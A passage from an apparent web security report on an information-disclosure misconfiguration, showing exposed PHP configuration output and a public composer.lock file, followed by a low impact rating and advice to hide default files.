/etc/php/5.6/fpm/conf.d/20-mbstring.ini, /etc/php/5.6/fpm/conf.d/20-mysql.ini, /etc/php/5.6/fpm/conf.d/20-mysqli.ini, /etc/php/5.6/fpm/conf.d/20-pdo_mysql.ini, /etc/php/5.6/fpm/conf.d/20-pdo_sqlite.ini, /etc/php/5.6/fpm/conf.d/20-phar.ini, /etc/php/5.6/fpm/conf.d/20-posix.ini, /etc/php/5.6/fpm/conf.d/20-readline.ini, /etc/php/5.6/fpm/conf.d/20-shmop.ini, /etc/php/5.6/fpm/conf.d/20-simplexml.ini, /etc/php/5.6/fpm/conf.d/20-sockets.ini, /etc/php/5.6/fpm/conf.d/20-sqlite3.ini, /etc/php/5.6/fpm/conf.d/20-sysmsg.ini, /etc/php/5.6/fpm/conf.d/20-sysvsem.ini, /etc/php/5.6/fpm/conf.d/20-sysvshm.ini, /etc/php/5.6/fpm/conf.d/20-tokenizer.ini, /etc/php/5.6/fpm/conf.d/20-xml.ini, /etc/php/5.6/fpm/conf.d/20-xmlreader.ini, /etc/php/5.6/fpm/conf.d/20-xmlwriter.ini, /etc/php/5.6/fpm/conf.d/20-xsl.ini
PHP API	20131106
PHP Extension	20131226
Zend Extension	220131226
Zend Extension Build	API20131226.NTS
PHP Extension Build	API20131226.NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled
DTrace Support	enabled
Registered PHP Streams	https, ftps, compress.zlib, php, file, glob, data, http, ftp, phar
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv2, tls, tlsv1.0, tlsv1.1, tlsv1.2
Registered Stream Filters	zlib.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, dechunk, convert.iconv.*
This program makes use of the Zend Scripting Language Engine: Zend Engine v2.6.0, Copyright (c) 1998-2016 Zend Technologies with Zend OPcache v7.0.6-dev, Copyright (c) 1999-2016, by Zend Technologies	
	

POC – composer.php



POC – composer.lock



```
{
  "_readme": [
    "This file locks the dependencies of your project to a known state",
    "Read more about it at https://getcomposer.org/doc/01-basic-usage.md#composer-lock-the-lock-file",
    "This file is @generated automatically"
  ],
  "content-hash": "d90ed41d0fa2a4153333ef4fd0b6a98f",
  "packages": [
    {
      "name": "phpmailer/phpmailer",
      "version": "v6.0.6",
      "source": {
        "type": "git",
        "url": "https://github.com/PHPMailer/PHPMailer.git",
        "reference": "8190d73eb5def11a43cfb020b7f36db65330698c"
      },
      "dist": {
        "type": "zip",
        "url": "https://api.github.com/repos/PHPMailer/PHPMailer/zipball/8190d73eb5def11a43cfb020b7f36db65330698c",
        "reference": "8190d73eb5def11a43cfb020b7f36db65330698c",
        "shasum": ""
      },
      "require": {
        "ext-ctype": "*",
        "ext-filter": "*",
        "php": ">=5.5.0"
      },
      "require-dev": {
        "doctrine/annotations": "1.2.*",
        "friendsofphp/php-cs-fixer": "^2.2",
        "phpdocumentor/phpdocumentor": "2.*",
        "phpunit/phpunit": "^4.8 || ^5.7",
        "zendframework/zend-eventmanager": "3.0.*",
        "zendframework/zend-i18n": "2.7.3",
        "zendframework/zend-serializer": "2.7.*"
      },
      "suggest": {
        "ext-mbstring": "Needed to send email in multibyte encoding charset",
        "hayageek/oauth2-yahoo": "Needed for Yahoo XOAUTH2 authentication",
        "league/oauth2-google": "Needed for Google XOAUTH2 authentication",
        "psr/log": "For optional PSR-3 debug logging",
        "stevenmaguire/oauth2-microsoft": "Needed for Microsoft XOAUTH2 authentication",
        "symfony/polyfill-mbstring": "To support UTF-8 if the Mbstring PHP extension is not enabled (^1.2)"
      }
    }
  ]
}
```

Business Impact – Low

- It doesn't harm the website directly, but it is letting the hacker collect more internal information about the website which the hacker might use against the organization.

Recommendation

Take the following precautions:

- Developers should disable all default files and pages to be displayed publicly.

References

- <https://www.indusface.com/blog/owasp-security-misconfiguration/>
- <https://hdivsecurity.com/owasp-security-misconfiguration>

THANK YOU